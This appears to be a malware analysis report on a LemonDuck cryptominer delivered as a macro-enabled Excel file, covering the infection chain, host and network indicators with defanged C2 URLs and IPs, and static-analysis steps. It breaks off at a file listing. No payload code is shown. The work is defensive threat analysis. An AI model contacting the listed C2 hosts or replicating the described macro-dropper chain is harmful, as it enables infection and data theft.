LemonDuck Malware Analysis Report

Tags	CryptoMiner Fileless Malware
Date	@March 28, 2023
MD5	6285bd5f439f13fbbeb3368f2d36a8af
SHA2565	f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5
Sample	f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5.zip
Signature	LemonDuck
Type	xlsm

Introduction

LemonDuck is a sophisticated malware that is designed to infect and compromise computer systems in order to mine cryptocurrency, steal data, and spread itself to other systems. It was first identified in 2019 and has since been used in a number of high-profile attacks against organizations around the world.

LemonDuck is typically delivered through phishing emails or droppers or through malicious documents. It exploits system vulnerabilities and windows legitimate tools and softwares like Windows Powershell, Windows WMI etc. to infect the target system and makes persistence into memory and system registry.

One of the most notable features of LemonDuck is its ability to mine cryptocurrency using infected systems. This can result in significant resource consumption and slow down system performance, which can ultimately lead to system crashes and downtime for affected organizations.

Purpose of Analysis:

The purpose of this analysis is to assess the impact and behavior of the LemonDuck malware in order to identify potential risks and develop a plan to prevent future infections. The scope of the analysis will include analyzing the malware's code, network traffic, and system interactions to determine how it spreads, what data it targets, and how it communicates with its command and control (C2) server.

Objective:

The objective of this analysis is to identify the specific tactics, techniques, and procedures (TTPs) used by the LeonDuck malware to infect and exfiltrate data from targeted systems. Specifically, we aim to:

- Identify the initial infection vector
- Determine the lateral movement capabilities
- Analyze the communication method between the malware and C2 server
- Understand the data encryption method
- Assess the possible motives behind the attack


Expected Outcomes:

Based on the analysis, we expect to provide the following outcomes:

- Recommendations for preventing future attacks
- Identification of indicators of compromise (IoCs)

Executive Summary

These malwares are being delivered through by phishing emails with attachments of malicious macro enabled Microsoft Documents to the target. When victim downloads and executes the document, It reaches to it's C2 (Command and Control Server) and downloads three different files and stores them on the computer with names **FOL.DOKA, FOL.DOKA1, FOL.DOKA2** on the system. Further more, malware tries to register downloaded files as a DLL Service, which makes it stealthy and hard to detect. This processes are then uses **NTDLL.dll** native library function to gain more privileges from other running processes with higher privileges, this gives it ability to impersonate other process with higher privileges, it also uses **NTSetInformationProcess** to set attributes for loaded processes. This can be used to set priority of execution and gives ability to use resources with higher performance in certain scenarios. It also loads **RCP module DLL** and **creates many mutants** on the system. Malware loads another process with different environment variable which is very suspicious. The malware also tries to access **sysmain.sdb** databse file and tries to access downloaded file at multiple locations, which can be used ass host based signatures.


Spam Email
Malicious Excel File
VBA Macro
Command and Control Server
Sends data to C2 over Http
Receives commands from C2 Server
Drops Malicious Files
Register Malicious Files as DLL Service
Impersonate Legitimate Processes
Do Malicious Activities

Methodology

To analyse this malware sample, I have used below methodology and tools.

▼ Methodology used

- Basic Static Analysis
- Advanced Static Analysis
- Sandbox Environment for Dynamic Analysis
- Code Review and De-obfuscation

▼ Tools Used

- Detect It Easy
- Microsoft Excel
- VBA Code Editor
- OLE Tools
- WinRar
- Notepad ++
- Hybrid Analysis Sandbox

Results

IOCs obtained from analysis and investigation to develop antivirus rules for malware detection.

▼ Host-Based Indicators

- Fol.doka
- Fol.doka1
- Fol.doka2
- 44273.4828008102.dat
- Rundll32 Fol.Doka* DLLRegisterServer
- NtOpenProcessToken
- NtSetInformationProcess
- Created Mutants by process (See figure 2.6 & 2.7)
- Access of sysmain.sdb
- EnvVar: WecVersionForRoseBud.9FC=’4'

▼ Network-Based Indicators

- http[:]//188[.]127[.]227[.]99/44273.482800810[.]dat
- http[:]//45[.]150[.]67[.]29/44273.482800810[.]dat
- http[:]//195[.]123[.]213[.]126/44273.482800810[.]dat
- 188[.]127[.]227[.]99
- 45[.]150[.]67[.]29
- 195[.]123[.]213[.]126


Analysis

The analysis of provided sample includes various types of analysis starting from basic static to advanced dynamic analysis. The report includes information as per the analysis date and time (@March 28, 2023). The information provided may differ at the time of reading.

Static Analysis

This LemonDuck malware sample is in form on malicious excel document which contains malicious hidden macros to infect the system. Static analysis of macro enabled document have many methods to analyse the sample.

The properties of sample indicates that file is macro enabled **.xlsm** document (See Figure 1.0).



f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c...


General | Security | Details | Previous Versions

a816604f26c82bb5c1eb5c527abf2d047c2e5.xlsm

Type of file:	Microsoft Excel Macro-Enabled Worksheet (.xlsm)
Opens with:	Excel 2016
Location:	C:\Users\Admin\Desktop\f31d67acf9ea5121b7d77
Size:	170 KB (174,709 bytes)
Size on disk:	172 KB (176,128 bytes)
Created:	Today, April 12, 2023, 1 minute ago
Modified:	Tuesday, March 21, 2023, 3:34:42 PM
Accessed:	Today, April 12, 2023, 1 minute ago
Attributes:	Read-only, Hidden

Figure 1.0

The origin section of details page in property box reveals so many juicy information about authors, last saved by, content created date and time and last modified or saved date and time (See figure 1.1). These information may be wrong and miss leading because malware author would not want reveal information about himself or vise versa.


f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c...


General | Security | Details | Previous Versions

Property	Value
Origin	
Authors	Rabota
Last saved by	Operator
Revision number	
Version number	
Program name	Microsoft Excel
Company	
Manager	
Content created	6/5/2015 11:49 PM
Date last saved	3/23/2021 2:24 PM
Last printed	
Content	
Content status	
Content type	
Scale	No
Links dirty?	No
Language	
File	

Figure 1,1

The analysis of file type of the sample shows z**ip** format. This is because it sample contains macros inside it. (See figure 1.2)

💡 The reason why an **.xlsm** file can be unzipped is that it adheres to the Open XML file format standard, which is an open standard for electronic documents developed by Microsoft. This file format uses a combination of XML, ZIP, and other open standards to enable the creation of complex documents that can include macros, charts, tables, and other advanced features.


Detect It Easy v3.02

File name: a816604f26c82bb5c1eb5c527abf2d047c2e5\f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5.xlsm

File type: ZIP | Entry point: 0000000000000000 | Base address: 00000000


Scan: Detect It Easy(DiE) | Endianness: LE | Mode: Data | Architecture: NOEXEC | Type: Unknown

archive: Zip(2.0)[84.8%,24 files]

100% | 112 msec

Figure 1.2

It seems like the sample is obfuscated, strings are not much revealing anything related to VBA macro script code or anything else related to payload. Strings just shows that the **sheet1 and sheet2** has macros injected. (See figure 1.3)


Strings

0x00000000 - 0x0002aa74 (0x0002aa75)

ANSI: 🟧 Unicode: 🟧 C Strings: ☐ 5


	Offset	Size	Type	String
27	00000dce	00000005	A	>y~I8
28	00000ebc	00000019	A	xl/macrosheets/sheet1.xml
29	00000f1a	00000005	A	6\├O\
30	00000f84	00000006	A	j¶1OL_
31	00001121	00000005	A	}h|└├
32	00001128	00000006	A	↔tfp@[
33	00001139	00000006	A	$]↔6t*
34	0000121c	00000006	A	/'o~aa
35	00001223	00000007	A	+2g,ACk
36	00001254	00000005	A	yqyuu
37	0000126d	00000005	A	"3DA~
38	000012f3	00000005	A	-▼Imj
39	00001307	00000005	A	m3Ao7
40	000013c8	00000005	A	├tMBm
41	000013db	00000005	A	-Yy!b
42	00001474	00000019	A	xl/macrosheets/sheet2.xml
43	000014a0	00000005	A	KRUm
44	000014a9	00000007	A	zY;i/&q
45	000014bc	00000006	A	K[Z┴:!
46	00001552	00000006	A	hB$PP
47	0000159d	00000005	A	0fC┤t

Filter

Figure 1.3

The excel sheet contains 3 sheets in the document. There are no hidden sheets or locked sheets found in the sample. There is one picture tells user to click on enable macros button.

(See figure 1.4)


f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5.xlsm - Excel

SECURITY WARNING Macros have been disabled. Enable Content

Document created using the application not related to Microsoft Office

For viewing/editing, perform the following steps:

- Click **Enable editing** button from the yellow bar above
- Once you have enabled editing, please click **Enable Content** bytton from the yellow bar above

Figure 1.4

The macros are hidden and can not be viewed in macro view option in excel as well as Microsoft VBA Macro Editor. This seems very interesting. The interesting thing here is all the cells are filled with white colour, which is very suspicious. (See figure 1.5 & 1.6)





Figure 1.5


Microsoft Visual Basic for Applications - f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5.xlsm

Project - VBAProject

VBAProject (f31d67acf9
Microsoft Excel Objects
Sheet1 (sheet)
ThisWorkbook


Properties - Sheet1

Sheet1 Worksheet

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	sheet
ScrollArea	
StandardWidth	8.14
Visible	-1 - xlSheetVisib


Figure 1.6

Now, When file was renamed and extracted via Winrar (You can use any extraction tool), we can be able to find macro code injected into the document. There are two files named **sheet1.xml and sheet2.xml** in **macrosheets** directory. (See figure 1.7 & 1.8)



Name	Date modified	Type	Size
f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5 - Copy.xlsm.zip	3/21/2023 3:34 PM	Microsoft Excel M...	171 KB
f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5.xlsm	3/21/2023 3:34 PM	Microsoft Excel M...	171 KB
strings.txt	4/12/2023 10:53 AM	Text Document	0 KB


Figure 1.7



Name	Date modified	Type	Size
_rels	4/12/2023 11:13 AM	File folder	
sheet1.xml		XML Document	6 KB
sheet2.xml		XML Document	3 KB

